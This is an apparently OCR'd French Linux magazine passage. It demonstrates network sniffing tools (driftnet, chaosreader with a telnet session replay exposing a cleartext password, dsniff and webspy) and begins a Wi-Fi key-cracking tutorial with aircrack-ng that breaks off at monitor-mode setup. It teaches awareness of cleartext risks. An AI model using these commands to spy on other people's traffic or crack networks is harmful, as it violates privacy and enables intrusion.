La boîte à outils du bon administrateur réseau contient de nombreux outils permettant de répondre à des questions précises. Il y a des outils actifs qui peuvent analyser les équipements réseaux pour détecter les services ou matériels présents, mais inconnus (bug, service non référencé ou plus rarement intrusion). Les premiers outils sont **nmap**, **ping** et **traceroute**. Il en existe de nombreux autres qui vont jusqu'aux détecteurs de vulnérabilités.

D'autres outils sont passifs et ne créent pas de trafic réseau. Les premiers outils sont les analyseurs de trafic (ou *sniffers*) comme **tcpdump** ou **tshark**. Il en existe bien d'autres comme **iftop**, qui mesure la charge des interfaces, ou **snort** qui essaie de détecter les intrusions.

Les scanners, comme **tcpdump**, **tshark** ou **wireshark** utilisent la **libpcap** [1] qui fournit aux outils une API indépendante du matériel. De nombreux outils utilisent cette librairie soit directement, soit en utilisant **tcpdump** ou **tshark**. **tcpdump** et **tshark** sont les outils indispensables pour suivre les paquets dans un réseau et faciliter l'identification de la source des problèmes. Ils permettent aussi d'identifier des connexions réseau non prévues. Ils permettent de mettre en évidence des nouveautés utiles ou des comportements plus suspects comme l'utilisation d'UPnP pour augmenter la surface d'attaque, pardon, fournir une expérience utilisateur riche pour les amateurs de consoles de jeux.

La libpcap, au-delà d'être un composant des *sniffers* permet de réaliser des programmes plus ciblés pour répondre à un problème posé. Ainsi, un étudiant marseillais, il y a quelques années, a développé une application permettant de montrer l'équité du réseau lors d'un concours de recrutement. D'autres outils ont été parfois publiés sous une licence libre permettant leur redistribution par votre distribution favorite. La qualité de ces outils varie et leur maintenance est parfois abandonnée.

Nous présentons des outils permettant simplement de capturer certains éléments clefs transitant sur le réseau. Nous détaillons **driftnet** qui permet de récupérer les images et les flux audio transitant par une machine. Puis nous présentons **chaosreader** qui permet de lister les communications entre deux machines en présentant les informations échangées. Puis nous présentons comment suivre les connexions internet.

Bien entendu, ces outils peuvent être utilisés en toute légalité. Néanmoins, dans de nombreux cas, ils peuvent être utilisés pour violer la vie privée de vos utilisateurs ou pour craquer des systèmes. Il convient donc à chacun de vérifier si vous les utilisez de façon légale et légitime.

Nous commençons par étudier la récupération d'images qui transitent par un routeur Linux.

1. DRIFTNET

Driftnet [2] utilise la libpcap pour capturer les images et éventuellement les flux audio. Il peut soit les afficher, soit les sauver. L'installation est simple :

Terminal

```
# apt-get install driftnet
```

Un des problèmes liés à l'installation de ce paquet est que le binaire utilise plus de cinquante librairies partagées, dont beaucoup de librairies graphiques. Il faut donc évaluer les risques apportés par les paquets dont dépend driftnet avant de l'installer sur un routeur.

1.1 Premier lancement

En lançant **driftnet** et en utilisant l'option **-v** les détails du trafic sont affichés (la communication est rapidement interrompue par un <Ctrl> + <c>). Une fenêtre noire apparaît et les logs s'affichent sur le terminal.

Terminal

```
# driftnet -i eth0.106 -v
Mon Mar 21 14:09:33 2016 [driftnet] info: using temporary file directory
/tmp/drifnet-EssNOf
Mon Mar 21 14:09:33 2016 [driftnet] info: started display child, pid 9569
Mon Mar 21 14:09:33 2016 [driftnet] info: listening on eth0.106 in
promiscuous mode
Mon Mar 21 14:09:37 2016 [driftnet] info: new connection: 10.3.30.6:36634
-> 10.33.106.3:22
Mon Mar 21 14:09:37 2016 [driftnet] info: new connection: 10.33.106.3:22
-> 10.3.30.6:36634
Mon Mar 21 14:09:37 2016 [driftnet] info: connection closing:
10.3.30.6:36634 -> 10.33.106.3:22, 3085 bytes transferred
Mon Mar 21 14:09:37 2016 [driftnet] info: connection closing:
10.33.106.3:22 -> 10.3.30.6:36634, 2084 bytes transferred
Mon Mar 21 14:09:37 2016 [driftnet] info: new connection: 10.33.106.2:22
-> 10.3.30.6:53440, 2084 bytes transferred
Mon Mar 21 14:09:39 2016 [driftnet] info: new connection: 10.3.30.6:53440
-> 10.33.106.2:22
^CMon Mar 21 14:09:42 2016 [driftnet] info: caught signal 2
```

Des informations sur les connexions ouvertes sont affichées. Il s'agit des lancements des *plugins* de supervision **Icinga**. C'est un réseau en production, donc le réseau est utilisé indépendamment du test en cours. Pas de transfert d'image dans cette capture.

1.2 Premières images

Si la capture est relancée et que sur un ordinateur, dont le trafic transite par le routeur, une navigation sur Internet a lieu, alors la fenêtre noire apparaît, comme précédemment, et affiche les dernières images téléchargées (voir figure 1). En temps réel, il est donc possible de suivre l'activité des utilisateurs. Par contre, les anciennes disparaissent vite.




Figure 1

Les logs indiquent la liste des images téléchargées :

Terminal

```
[driftnet] info: received image driftnet-56eff57019495cff.png of size 4463
[driftnet] info: received image driftnet-56eff6ef2ae8944a.png of size 4959
[driftnet] info: received image driftnet-56eff6ef625558ec.png of size 469
```

Mais ce n'est pas très pratique de relier les images avec les sites internet.

1.3 Conservation des images

Pour conserver les images, il est possible d'utiliser driftnet sans la fenêtre ; il mentionne la liste des images capturées et les enregistre dans un répertoire nommé :

Terminal

```
# driftnet -i eth0.104  -d /tmp/DN/ -a
/tmp/DN//driftnet-56effb576b8b4567.png
/tmp/DN//driftnet-56effb68327b23c6.png
/tmp/DN//driftnet-56effb77643c9869.png
/tmp/DN//driftnet-56effb7766334873.png
/tmp/DN//driftnet-56effb7774b0dc51.png
```

1.4 Capture distante

Il est aussi possible de capturer les images à distance et de ne pas installer driftnet sur le routeur. Pour cela, il faut capturer le trafic réseau puis le transmettre sur la station de visualisation et extraire les images :

Terminal

```
# driftnet -f /tmp/t2.cap -a -d /tmp/C3
/tmp/C3/driftnet-56efff616b8b4567.png
/tmp/C3/driftnet-56efff61327b23c6.png
/tmp/C3/driftnet-56efff61643c9869.png
/tmp/C3/driftnet-56efff6166334873.png
```

Cette méthode permet de minimiser les installations de logiciels sur les machines sensibles. Par contre, elle demande de conserver un certain temps tout ou partie du trafic réseau et de le transférer.

1.5 Analyse

Cet outil est assez ludique. Il est simple à mettre en place et montre facilement l'impact de la capture réseau effectué par un indélicat. Par contre, il est assez limité et souffre de limitations. Certaines images ne sont pas capturées et, rapidement, le besoin d'autres fonctionnalités se fait sentir. En particulier les informations pour d'autres sessions TCP. Nous allons donc regarder **Chaosreader**.

2. CHAOSREADER

Chaosreader **[3]** est un outil qui trace les connexions réseau et génère un rapport au format HTML. Il est conçu pour travailler sur des captures tcpdump. Il peut invoquer lui-même tcpdump.

Il faut donc capturer le trafic pour créer un fichier initial. Pour l'exemple, nous avons retiré beaucoup de trafic non utile. Comme tous les outils de scan réseau, il est parfois difficile de se concentrer sur ce qui est utile sans écarter trop d'informations.

2.1 Génération totale


Avec l'option `-e` (*everything*), le rapport sera plus complet :

Terminal

```
Chaosreader ver 0.94

Opening, ../chaosRFnodomain.cap

Reading file contents,
 100% (786553/786553)
Reassembling packets,
 100% (1003/1146)

Creating files...
   Num  Session (host:port <=> host:port)              Service
  0010  10.33.104.2:59386,208.118.235.40:80           http
  0024  10.33.104.2:57448,208.118.235.148:80          http
  0004  10.33.104.2:57428,208.118.235.148:80          http
  0008  10.33.104.2:34208,208.118.235.30:80           http
  0012  10.33.104.2:59388,208.118.235.40:80           http
  0009  10.33.104.2:53572,208.118.235.30:443          https
  0001  10.30.3.121:49568,10.33.104.2:23              telnet
  0016  10.33.104.2:34216,208.118.235.30:80           http
  0011  10.33.104.2:59387,208.118.235.40:80           http
...
  0014  10.33.104.2:59390,208.118.235.40:80           http
  0002  10.33.104.2:57425,208.118.235.148:80          http
  0017  10.33.104.2:34217,208.118.235.30:80           http

index.html created.
```

Le résultat est un site internet local. La figure 2 montre le navigateur affichant le fichier `index.html`.

Figure 2



Chaosreader Report

File: ../chaosRFnodomain.cap, Type: tcpdump, Created at: Mon Mar 21 15:40:28 2016

Image Report - Click here for a report on captured images.
GET/POST Report - Click here for a report on HTTP GETs and POSTs.
HTTP Proxy Log - Click here for a generated proxy style HTTP log.

TCP/UDP/... Sessions


1.	Mon Mar 21 15:27:14 2016	35 s	10.30.3.121:49568 -> 10.33.104.2:23	telnet	2994 bytes	• as_html • hex • session_0001.telnet.replay 35 seconds
2.	Mon Mar 21 15:28:00 2016	86 s	10.33.104.2:57425 <-> 208.118.235.148:80	http	0 bytes	• hex
3.	Mon Mar 21 15:28:00 2016	5 s	10.33.104.2:57427 -> 208.118.235.148:80	http	4802 bytes	• as_html • hex • session_0003.part_01.gz 3947 bytes
4.	Mon Mar 21 15:28:05 2016	9 s	10.33.104.2:57428 -> 208.118.235.148:80	http	4436 bytes	• as_html • hex • session_0004.part_01.gz 3571 bytes
5.	Mon Mar 21 15:28:15 2016	23 s	10.33.104.2:59381 -> 208.118.235.40:80	http	77119 bytes	• as_html • hex • session_0005.part_01.html 16948 bytes • session_0005.part_02.jpeg 2195 bytes • session_0005.part_03.jpeg 2427 bytes • session_0005.part_04.jpeg 29340 bytes • session_0005.part_05.data 7219 bytes • session_0005.part_06.jpeg 2055 bytes • session_0005.part_07.jpeg 1560 bytes • session_0005.part_08.jpeg 3309 bytes • session_0005.part_09.jpeg 4193 bytes

Les trois premières lignes montrent des rapports sur les images transférées (figure 3) et les connexions web :

Terminal

```
TCP_HIT/200 8291 GET http://208.118.235.148/graphics/graphics.html -
NONE/- text/html
TCP_HIT/200 5019 GET http://208.118.235.148/bulletins/bulletins.html -
NONE/- text/html
TCP_HIT/200 0 GET http://208.118.235.40/category/gnu-gear/ - NONE/- text/html;
TCP_HIT/200 11548 GET http://208.118.235.30/nosvn/plone3/css/fsf-2010-08-31.
css - NONE/- text/css
TCP_MISS/000 0 GET http://208.118.235.30/combo.css - NONE/- -
TCP_HIT/200 281 GET http://208.118.235.30/nosvn/plone3/css/store-special.css -
NONE/- text/css
TCP_HIT/200 5858 GET http://208.118.235.40/static/images/productimage-picture-
gnu_cap-151_t140.jpg - NONE/- image/jpeg
TCP_HIT/200 3104 GET http://208.118.235.40/static/images/productimage-picture-
lp15-140_t140.jpg - NONE/- image/jpeg
TCP_MISS/000 0 GET http://208.118.235.40/static/images/productimage-picture-
gnulinuxinside-122_t140.jpg - NONE/- -
```

Figure 3



Les images ne s'affichent pas correctement dans le rapport. En vérifiant avec Driftnet, elles étaient correctement incluses dans la capture tcpdump.

2.2 Session telnet

Pour l'exemple, j'ai installé un serveur telnet sur une machine de test. La figure 4 montre la capture de cette connexion. Les caractères en bleu sont ceux envoyés par le serveur, les rouges par le client. Nous voyons donc clairement :

- l'envoi des variables d'environnement, dont le display X utilisé ;
- le login ;
- le mot de passe en clair ;
- l'écho des commandes entrées par l'utilisateur ;
- toutes les informations en clair ;
- le caractère "`.`" remplace les caractères non affichables (comme le caractère d'effacement pour la ligne `ls`).




Figure 4

Le fichier `session_0001.telnet.replay` est un script **Perl** généré par Chaosreader qui permet de rejouer la session avec les temporisations d'origine :

Fichier

```
#!/usr/bin/perl
#
# This is a telnet/login replay program. It will replay a session using
# the timestamps from the packet log.
#
# USAGE: run the script as normal. You can provide a factor as an
#       argument, eg "2" to run twice as fast, or "0.5" to run
#       at half time. eg,
#               ./session_0002.telnet.replay 2
```

```
#
# Auto generated by Chaosreader.
#
$| = 1;
$factor = $ARGV[0] || 1;
sub ms {
        $ms = shift;
        $ms = $ms / $factor;
        select(undef, undef, undef, $ms);
}
print '';
ms(0.000590085983276367);
print '';
ms(0.0145599842071533);
print '<FF><FD>^X<FF><FD> <FF><FD>#<FF><FD>\'';
ms(0.000579833984375);
print '<FF><FB>^C<FF><FD>^_<FF><FD>!<FF><FE>"<FF><FB>^E<FF><FA>
^A<FF><F0><FF>
<FA>#^A<FF><F0><FF><FA>\'^A<FF><F0><FF><FA>^X^A<FF><F0>';
ms(0.000750064849853516);
print '<FF><FD>^A';
ms(0.0120000839233398);
print '<FF><FB>^A';
ms(0.000669956207275391);
print 'Debian GNU/Linux 8
';
ms(0.0411300659179688);
print 'satanas login: ';
```

Après le téléchargement, il faut modifier ses droits pour le rendre exécutable.

Fichier

```
=> file session_0001.telnet.replay
session_0001.telnet.replay: a /usr/bin/perl script executable (binary
data)
=> ./session_0001.telnet.replay
.... ..... .............. .................
Debian GNU/Linux 8
satanas login: glmf
Password:
Linux satanas 3.16.0-4-amd64 #1 SMP Debian 3.16.7-ckt20-1+deb8u4 (2016-02-
29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No directory, logging in with HOME=/
$ pwd
/
...
```

2.3 Analyse

Ce logiciel est aussi facile à installer, mais un poil plus compliqué à prendre en main que driftnet. L'affichage des résultats est vraiment pratique et rejouer les sessions telnet ou autre peut être très pédagogique. L'affichage des mots de passe est simple et peut donc servir à pousser les utilisateurs à se limiter aux protocoles chiffrés. Comme driftnet l'utilisateur reste rapidement sur sa faim et voudrait bien avoir deux trois fonctionnalités de plus. Je n'ai pas exploré pour comprendre pourquoi les images étaient altérées dans le rapport. Sur le site du logiciel, les images de démonstration sont complètes.

Nous allons maintenant présenter un outil qui permet de suivre sur son navigateur les pages consultées depuis un autre ordinateur.

3. DSNIFF

Dsniff **[4]** est un paquet qui contient plusieurs outils pour écouter ou créer du trafic réseau. Voici la liste des outils, extraite de la description du paquet (`apt-cache show dsniff`) :

- ⇨ **`arpspoof`** : envoie des réponses ARP non requises et potentiellement falsifiées ;
- ⇨ **`dnsspoof`** : crée des réponses à des requêtes d'adresse ou de pointeur DNS arbitraires sur le réseau local ;
- ⇨ **`dsniff`** : écoute de mots de passe pour différents protocoles ;
- ⇨ **`filesnarf`** : écoute du trafic NFS et sauvegarde des fichiers sélectionnés ;
- ⇨ **`macof`** : inonde le réseau local d'adresses MAC aléatoires ;
- ⇨ **`mailsnarf`** : écoute les courriels sur le réseau local et les stocke au format mbox ;
- ⇨ **`msgsnarf`** : enregistre des messages sélectionnés de diverses messageries instantanées ;
- ⇨ **`sshmitm`** : SSH *monkey-in-the-middle* (singe-au-milieu), fait mandataire et écoute le trafic SSH ;
- ⇨ **`sshow`** : analyse de trafic SSH ;
- ⇨ **`tcpkill`** : tue les connexions TCP spécifiées ;
- ⇨ **`tcpnice`** : ralentit les connexions TCP spécifiées par mise en forme de trafic actif ;
- ⇨ **`urlsnarf`** : affiche les URL sélectionnées écoutées depuis un trafic HTTP en CLF ;
- ⇨ **`webmitm`** : *monkey-in-the-middle* HTTP/HTTPS, mandataire transparent ;
- ⇨ **`webspy`** : envoie des URL écoutées depuis un client vers un navigateur local (nécessite d'installer **`libx11-6`**).

Nous proposons de jeter un œil à **`webspy`** qui est complémentaire aux précédents outils examinés. Les autres outils mériteraient d'être montrés, mais il n'y a pas assez de place dans cet article...

3.1 Webspy

Webspy est un outil qui permet de suivre la navigation internet (hors HTTPS) d'un utilisateur. Pour cela, il suffit de lancer la commande `webspy adresseIP`.

L'espion lance webspy sur le routeur en ayant déporté l'affichage (option `-X` de `ssh`). Il faut indiquer à webpsy l'adresse IP à surveiller. Sur la station de l'espion, il faut utiliser un descendant de Netscape. Alors webspy va envoyer les URL au navigateur. Celui-ci effectue donc des requêtes voisines de celles espionnées. Dans certains cas, ce sera la même page. Certaines configurations du serveur web peuvent mettre en défaut webspy. Par exemple, si l'espionné navigue sur **http://gnu.org**, l'espion verra **http://savannah.nongnu.org**.

CONCLUSION

Ces outils, et bien d'autres, montrent simplement comment extraire des informations depuis le réseau. Je n'ai pas vu comment demander à Wireshark d'extraire les images. C'est peut-être possible avec le langage de script, mais je n'ai rien trouvé dans la documentation. Si quelqu'un a une solution facile, qu'il n'hésite pas à me l'indiquer.

Beaucoup de ces outils sont limités, âgés et ont un fonctionnement erratique. Certains ne sont même plus directement utilisables sur un système récent. La plupart utilisent encore tcpdump et pas tshark. Dans le doute, je n'ai utilisé que tcpdump comme programme complémentaire. La première limitation de ces outils est, bien sûr, qu'ils ne peuvent analyser les flux chiffrés. Ces outils sont aussi malheureusement peu (ou pas) maintenus.

Néanmoins, malgré leurs limitations, ils peuvent être d'un grand secours pour montrer les risques de la navigation en clair sur les réseaux non maîtrisés, comme Internet. Laisser tourner driftnet ou rejouer une session telnet avec Chaosreader est plus pédagogique qu'un long discours sur le vol de mot de passe et le respect de la vie privée. ■

POUR ALLER PLUS LOIN

Ces outils montrent un autre aspect de la libpcap. Il est assez aisé de créer de nouveaux programmes qui répondent directement à la question que JE me pose. La programmation avec la libpcap ferait l'objet d'un bel article pour *GNU/Linux Magazine*.

RÉFÉRENCES

[1] Le site de la libpcap: **http://www.tcpdump.org/**

[2] Le site de drifnet : **https://github.com/deiv/driftnet**

[3] Le site de chaosreader : **http://chaosreader.sf.net**

[4] Le site de dsniff : **http://www.monkey.org/~dugsong/dsniff**

VÉRIFIEZ LA SOLIDITÉ DE VOS CLÉS WIFI

Tristan COLOMBO

De nos jours pratiquement tout le monde a une box pour se connecter à Internet et ces box fournissent un accès WiFi (ce qui est bien pratique pour se connecter au réseau avec du matériel nomade). Toutefois, êtes-vous réellement certain que votre réseau ne peut pas être piraté ?

Le WiFi, pour *Wireless Fidelity* ou « fidélité sans fil », est un ensemble de protocoles de communication sans fil définit par les normes IEEE 802.11. Les cartes réseau sans fil respectant ces normes (nous les appellerons cartes 802.11) peuvent fonctionner suivant quatre modes, dont un mode qui va nous intéresser plus particulièrement, le mode moniteur. Dans ce mode, la carte 802.11 va écouter tout le trafic d'un réseau sans fil.

Il existe plusieurs protocoles permettant de sécuriser les réseaux sans fil WiFi et vous devez forcément les connaître :

- **WEP** (*Wired Equivalent Privacy*) : ce protocole défini dans la norme 802.11b est faible (rebaptisé *Weak Encryption Protocol*) et il ne devrait plus être utilisé de nos jours. Et pourtant...
- **WPA** (*WiFi Protected Access*) : protocole respectant la majorité de la norme 802.11i (en cours d'écriture à l'époque) mise en place pour pallier les carences du WEP en attendant la fin de l'écriture de la norme.
- **WPA2** (*WiFi Protected Access 2*) : protocole respectant la norme 802.11i ; il s'agit de la version finale du protocole WPA.

Au niveau des dates, le WEP est apparu en 1999 et le WPA2 en 2004, il y a plus de dix ans. Le WPA étant transitoire, nous allons tester la robustesse du WEP et de WPA2 sachant que tout le monde sait que l'on peut cracker du WEP en cinq minutes (mais une piqûre de rappel ne fait jamais de mal...). En guise de test rapide, j'ai compté le nombre de réseaux accessibles depuis mon bureau et le nombre d'entre eux utilisant le protocole WEP. Le résultat est sidérant : sur 17 réseaux visibles, 6 sont en WEP, soit plus du tiers !

NOTE

CADRE LÉGISLATIF

Dans le cadre de vos tests, n'oubliez pas que vous avez le droit d'utiliser votre réseau ou celui d'un tiers, mais seulement à condition de disposer d'une autorisation écrite de ce dernier.

1. INSTALLATION DES OUTILS

Il existe des distributions GNU/Linux spécialement dédiées aux tests de pénétration. On peut citer par exemple **Kali Linux [1]**. L'intérêt de ces distributions est simplement de proposer l'ensemble des outils préinstallés. Dans cet article, je partirai d'une distribution Debian Jessie standard et il faudra donc installer les outils nécessaires, outils qui sont tous disponibles dans le paquetage **aircrack-ng** :

Terminal

```
# apt install aircrack-ng
```

2. CRACK WEP

Nous allons commencer par passer notre carte WiFi en mode moniteur de manière à écouter tout le trafic réseau. Pour cela, il faut repérer les interfaces réseaux configurées sur la machine :

Terminal

```
# iwconfig
eth0 no wireless extensions.

lo no wireless extensions.

tap2 no wireless extensions.

wlan0 IEEE 802.11bgn  ESSID:"identifiant_reseau"
 Mode:Managed  Frequency:2.462 GHz  Access Point: D5:3A:1E:30:F6:61
 Bit Rate=36 Mb/s   Tx-Power=16 dBm
 Retry  long limit:7   RTS thr:off   Fragment thr:off
 Power Management:off
 Link Quality=37/70  Signal level=-73 dBm
 Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
 Tx excessive retries:2  Invalid misc:275   Missed beacon:0
```

Ici, notre carte est **wlan0** et elle est en mode **Managed**. Il faut utiliser la commande **airmon-ng** pour passer en mode **Monitor** :

Terminal

```
# airmon-ng start wlan0


Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!


PID     Name
660     avahi-daemon
662     avahi-daemon
940     NetworkManager
1299    wpa_supplicant
1488    dhclient
Process with PID 1488 (dhclient) is running on interface wlan0



Interface       Chipset         Driver

wlan0           Atheros         ath9k - [phy0]
                               (monitor mode enabled on mon0)
```

Sur ma configuration, certains processus peuvent poser problème et ils sont signalés. Si c'est également le cas chez vous, lancez la commande suivante :

Terminal

```
# airmon-ng check kill
```

Il est bien sûr possible que vous n'ayez que les dernières lignes indiquant que **mon0** est désormais en mode **Monitor**. Dans ce cas, c'est que tout fonctionne correctement.

mon0 est l'interface qui a été créée et associée à **wlan0**. Nous pouvons le vérifier :

